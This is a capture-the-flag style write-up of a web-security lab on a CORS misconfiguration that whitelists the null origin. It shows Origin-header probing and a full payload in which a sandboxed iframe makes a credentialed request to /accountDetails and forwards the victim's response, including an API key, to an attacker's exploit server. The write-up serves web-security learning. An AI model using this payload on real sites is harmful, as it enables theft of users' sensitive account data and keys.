CORS vulnerability with trusted null origin | Apprentice
Similar to this lab, the session cookie still has SameSite=None and sensitive data is still stored at the /accountDetails endpoint. CORS may still be supported as the Access-Control-Allow-Credentials is set to True:


Let’s try manipulating the Origin header, for example say evil.com?
 The request is accepted? Yet there is no
 Access-Control-Allow-Origin header which means the origin is rejected? What does this mean? Turns out that CORS is enforced by the victim’s web browser, and not the server.
The thing about Burp Suite is that it’s not a browser but a raw HTTP proxy, thus it doesn’t enforce CORS policies in the headers. Looks like the origin is restricted tighter this time around.
But we haven’t tried null yet. null may be whitelisted to support local application development, and maybe they forgot to remove it. Let’s try this:
 Turns out our intuition is right! And the reflected Origin header in the response confirms this. This means if we can somehow spoof our origin to
 null in our payload, then we can extract all those sensitive data.
With all these in mind, we can craft the following payload:
<html>
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://<lab-id>.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();

    function reqListener() {
    location='https://<exploit-server>/exploit?key='+this.responseText;
    };
    </script>"></iframe>
</html>
This logic is the same as the last lab, but this time the payload is inside a sandboxed iframe. When an iframe is sandboxed, the browser treats the origin of the frame as fuzzy, null if I may. Since a sandboxed iframe is very restricted in its actions, specialised flags are added in the sandbox attribute to grant it permission to perform certain actions.

After delivering our payload to the victim, the log will once again capture the sensitive data being sent over. Decoding this will get us the victim’s apiKey. Very interesting!